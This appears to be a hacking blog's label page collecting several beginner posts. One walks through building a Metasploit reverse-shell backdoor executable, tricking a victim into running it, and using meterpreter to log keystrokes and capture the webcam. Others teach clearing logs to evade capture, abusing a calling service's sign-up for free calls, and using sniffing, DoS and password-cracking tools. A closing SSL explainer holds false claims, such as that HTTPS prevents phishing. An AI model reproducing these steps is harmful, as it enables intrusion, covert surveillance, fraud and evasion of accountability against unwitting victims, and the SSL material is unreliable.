Showing posts with label wirless hack. Show all posts

Sunday, April 7, 2013


This is script is coded by my friend Un_non antilog!
it is really use full  for begineers in hacking /pentesting/linux/backtrack
it has  some awesome tools which are commnly used in network scanning , website hacking , ftp hacking etc
u can run it in liunx/backtrack
if u dont have one download it its available and install it in Vmware and then use!

Download this script

Saturday, April 14, 2012

Guyzz this is nt my tut but i wud like to share it coz its very important frall of us!!
Okay, let's begin!


1) How hackers get caught.

- First stuff that gives you away are "LOGS".
You need to know how events, application, and system logs work. If you dont, you can be easily caught!
The shell history will expose your actions.
Another giveaway is leaving a �:wq� in /var/log/messages or binarys.

- Your laziness will take you into problems.
NEVER HACK FROM HOME! Take your time, and go to net cafe or anywhere else apart from home. Logs will take you down!

- The code that you run on system will take you down. If you compile the code on target, libraries will give you away!

- If your victm, notice, that he is maybe hacked, or something is wrong.. He will ask from his ISP for IP logs, and if you dont use VPN, or if you hack from home, they will hunt you down.

- Thing, that takes you down 100% is BRAGGING. It is common problem of beginning hackers. They like to brag, to earn respect and reputation but NOT KNOWING that is the matter of minutes, hours mby days when they will be caught.
*Don't use hotmail. CIA Owns it.


2) Hiding and Securing you as "Hacker"

- Temporary guest accounts, unrestricted proxy servers, buggy Wingate servers, and anonymous accounts can keep hackers carefree.

*A young hacker is less likely to know all the little things that an expert hacker might know. Besides, the young hacker may be trying to impress others - and get a little careless about covering his tracks. This is why younger hackers are often caught.
*An older hacker, on the other hand, will rarely leave any tracks. They know how to use their slave's computers as a tool for a launching place to get into another computer.

There will always be hackers, and there will always be hackers in prison.

* DESTROY LOGS, REMOVE ALL YOUR TRACKS!

* DO NOT HACK AT HOME! USE VPN THAT SAVES NO LOGS!

HOW TO REMOVE YOUR SYSTEM LOGS:

Choose Start > Control Panel.
Double-click Administrative Tools, and then double-click Event Viewer.
In either pane of the Event Viewer window, right-click System and then select Clear All Events.
To save the current system log, click Yes when Windows returns the message, "Do you want to save 'System' before clearing it?", enter a file name for the saved system log file, and then click Save.


[size=xx-large]Virtual Private Network - VPN(Click on spoilers)[/size]
1) 
I will recommend you to use proXPN.
It is VPN that do not store logs.
proXPN: http://proxpn.com/download.php


ProXPN Windows installation:

(I used images from proXPN official website)


Click "Next"


Just click "Agree" here to continue installation.


Let the installer run until completion.


Just click the "Finish" button to complete the installation.


Welcome to the proXPN client. Click the "Don't have an account?" link to create a new account.


Enter your email address and the password of your choice. Then check the license agreement checkbox and click the "I agree - create account" button.


Click "OK" to finish the account signup process in the software client. 


Check your email for a greeting email from proXPN. In that email is a link which you will need to click in order to activate your free account. If it doesn't show up within a reasonable timeframe, make sure to check your spam folders. Once you've clicked the link in the email, your account should be active. Go ahead and click the "connect" button to connect to proXPN


Once you connect, the system tray icon will turn green. You're now surfing safe and secure, courtesy of proXPN.

And you are done with securing yourself.
Just to make sure, go check if you are truly anonimous 
http://www.ip-adress.com/Proxy_Checker/

READ THIS PLEASE: Before you start flaming and attacking me, i would like to tell you that i haven't searched for threads like this, and i know that maybe there are 1000 similar threads about this, but i wanted to make stuff simple and i will maybe help someone who reads this thread. So PLEASE, if you don't like this, don't comment at all. If you like this, say "Thanks this is good tutorial" etc.. And i would be happy. Thank you for listening me. MS 4 Life!

Sunday, February 19, 2012


In this tutorial i will exploit a Windows 7 Sp1 OS using Metasploit. i will be using the exploit/multi/handler module which �provides all of the features of the Metasploit payload system to exploits that have been launched  outside of the framework�


My Video tutorial on youtube :http://www.youtube.com/watch?v=GiofrKO-v8A


Commands used:
msfpayload windows/meterpreter/reverse_tcp LHOST=�your Local I LPORT=�listening port� x > /root/backdoor.exe


I used port 4444 (you can choose your own port) for the LPORT which is the listening port and set the LHOST to the IP of the remote attacker which is obviously your Local IP address, my IP is xxx.xxx.xx.x.

After that, you should be able to see a file named as backdoor.exe in /root. 

Send the file to the victim by using your Social Engineering skills and let him 

click the file. You can change the name of the file so that it is not that obvious.

Launch Metasploit and set the exploit by typing these commands in your msfconsole:


use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.128.168.128
set lport 4444
exploit


If all goes well, you should be able to establish a meterpreter session. Typesysinfo to gather some info on the machine. To know other commands


 for the meterpreter type help. There are also other meterpreter commands 

like capturing the screenshot of the PC, record keystrokes, capture a 
snapshot from a webcam, etc. To enter the command shell of the machine, type shell.

it,s cool to take a screenshot with meterpreter command screenshot.

Wednesday, December 7, 2011


Have an android phone, Looking for easy ways to hack like pentesters ?? Well you are in luck, Anti or Anti or Android networking Tool Kit  is Just what the world needs, another killer mobile app for android devices, Anti allows you to control other devices such as Desktop PC, other Android Phones and even iOS devices with just a few pushes


Anti - Android Network Tool Kit


Android Network Toolkit (ANTI) is an amazing android application. You could bring all the hacking tools on PC to your Android smartphone. Using this app is as simple as pushing a few buttons, and then you can penetrate your target.


How Anti Works ?
Anti will map your network, scan for active devices and vulnerabilities, and will  display the information accordingly, Green led signals an 'Active device', Yellow led signals "Available ports", and Red led signals "Vulnerability found". Also, each device will have an icon representing the type of the device. When finished scanning, Anti will produce an automatic report specifying which vulnerabilities you have or bad practices used, and how you can exploit/fix each one of them.


Features


Scan - This will scan the selected target for open ports and vulnerabilities, also allowing the user to select a specific scanning script for a more advanced/targeted scan.


Spy - This will 'sniff' images transferred to/from the selected device and display them on your phone in a nice gallery layout. If you choose a network subnet/range as target, then all images transferred on that network - for all connected devices - will be shown. Another feature of the Spy plugin is to sniff URLs (web sites) and non-secured (ie, not HTTPS) username/passwords logins, shown on the bottom drawer.


D.O.S - This will cause a Denial Of Service (D.O.S) for the selected target, ie. it will deny them any further access to the internet until you exit the attack.


Replace images - This will replace all images transferred to/from the target with an Anti logo, thus preventing from attacked used seeing any images on their browsers while the browse the Internet, except for a nice looking Anti logo...


M.I.T.M - The Man In The Middle attack (M.I.T.M) is an advanced attack used mainly in combination with other attack. It allows invoking specific filters to manipulate the network data. Users can also add their own mitm filters to create more mitm attacks.


Attack - This will initiate a vulnerability attack using our Cloud service against a specific target. Once executed successfully, it will allow the attack to control the device remotely from your phone.


Report - This will generate a vulnerability report with findings, recommendations and tips on how to fix found vulnerabilities or bad practices used.


For more info and Download details please visit the Following link


                       Download (Anti)Android Network Tool Kit


Sunday, August 14, 2011


Cain & Abel v4.9.4 | Tool For cracking passwords


Cain & Abel is a password recovery tool for Microsoft Operating systems. It allows easy recovery od various kind od passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recoding VoIP coversations, decoding srambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords and analyzing routing protocols.

Cain & Abel screenshot 1 - The Decoders tab allows you to decrypt protected documents, dialup passwords, wireless passwords

This is the Change Log:
  • Added support for MSCACHEv2 Hashes (used by Vista/Seven/2008) in Dictionary and Brute-Force Attacks.

  • Added MSCACHE v2 RainbowTables to WinRTGen v2.6.3

  • Added MSCACHE v2 Hashes Cryptanalysis via Sorted Rainbow Tables.

  • MS-CACHE Hashes Dumper now supports MSCACHEv2 hashes extraction from Windows Vista/Seven/2008 machines and offline registry files.

Download Cain & Abel v4.9.41 from here: Download

Tuesday, August 2, 2011


Ok i have been asked for a long time how to do this. So i worked a lot and discovered this trick which makes u call for free to any part of the world without even exposing ur number.
The things u will need to start is a proxy service or software download here or download tor
Follow these steps to make this happen:


1. first grab a proxy of any different place then Go to http://mobivox.com and click on the sign up option.


2. Fill the form with any kind of stuff excepting the mobile no. You can fill any mobile 
no. u want dont worry , email id and pin.


3. Use ur mobile number/u can use any mobile no. u want to fill the mobile no. box and any pin which u remember/its the passwrd.


4. Now here's the trick lies: Fill the email id with a very different match and end it with @eyepaste.com and copy that address. Now go to the inbox of that email address by going to this link 


http://eyepaste.com/inbox/your email address


For example:


 if u have entered devendra@eyepaste.com as ur email address then go to 


http://eyepaste.com/inbox/Devendra@eyepaste.com


5. U will find a confirmation email if u have done everything right just click on the confirmation link and u will be redirected mobivox now sign in using the same email address and pin and click on log in option.


6. Now select web calls from the upper part of the page and enter ur desired number and country to call.


7. Click the call now button and u are done.


so i have included eyepaste.com/u can also choose Yopmail.com here because it is not possible to make a new email id after evry 5 minutes of call so u can frequently make a new id and account in a mobivox/and always grab a new proxy while making an account  nd njoy free calling each time....:D
so guyzz enjoy the trick :)

so please comment if u r facing any problem..!!


Sunday, July 31, 2011

What are Secure Sockets Layer (SSL)

Hey guyzz today i m providing you a brief information about SSL , as they are modern means of securing your data tranferring from server to USER hope u like it.


Secure Sockets Layer (SSL) is the most widely used technology for providing a secure communication between the web client and the web server. Most of us are familiar with many sites such as Gmail, Yahoo etc. using https protocol in their login pages. When we see this, we may wonder what�s the difference between http and https. In simple words HTTP protocol is used for standard communication between the Web server and the client. HTTPS is used for a SECURE communication.


What exactly is Secure Communication ?

Suppose there exists two communication parties A (client) and B (server).

Working of HTTP

When A sends a message to B, the message is sent as a plain text in an unencrypted manner. This is acceptable in normal situations where the messages exchanged are not confidential. But imagine a situation where
 A sends a PASSWORD to B. In this case, the password is also sent as a plain text. This has a serious security problem because, if an intruder (hacker) can gain unauthorised access to the ongoing communication between A and B , he can see the PASSWORDS since they remain unencrypted. This scenario is illustrated using the following figure


Now lets see the working of HTTPS

When A sends a 
PASSWORD (say �mypass�) to B, the message is sent in an encrypted format. The encrypted message is decrypted on B�s side. So even if the Hacker gains an unauthorised access to the ongoing communication between A and B he gets only the encrypted password (�xz54p6kd�) and not the original password. This is shown below

 How is HTTPS implemented ?
HTTPS is implemented using Secure Sockets Layer (SSL). A website can implementHTTPS by purchasing an SSL CertificateSecure Sockets Layer (SSL) technology protects
a Web site and makes it easy for the Web site visitors to trust it. It has the following uses
1. An SSL Certificate enables encryption of sensitive information during online transactions.2. Each SSL Certificate contains unique, authenticated information about the certificate owner.3. A Certificate Authority verifies the identity of the certificate owner when it is issued.
How Encryption Works ?

Each SSL Certificate consists of a
 Public key and a Private key. The public key is used to encrypt the information and the private key is used to decrypt it. When your browser connects to a secure domain, the server sends a Public key to the browser to perform the encryption. The public key is made available to every one but the private key(used for decryption) is kept secret. So during a secure communication, the browser encrypts the message using the public key and sends it to the server. The message is decrypted on the server side using the Private key(Secret key).
How to identify a Secure Connection ?

In Internet Explorer, you will see a
 lock icon in the Security Status bar. The Security Status bar is located on the right side of the Address bar. You can click the lock to view the identity of the website.

In high-security browsers, the authenticated organization name is prominently displayed and the address bar turns 
GREEN when an Extended Validation SSL Certificate is detected. If the information does not match or the certificate has expired, the browser displays an error message or warning and the status bar may turn RED.

So the bottom line is, whenever you perform an online transaction such as
 Credit card payment, Bank login or Email login always ensure that you have a secure communication. A secure communication


Due to SSl certificates the chances of phishing ,session hijacking attacks are reduced because phishing attack cant be carried on https.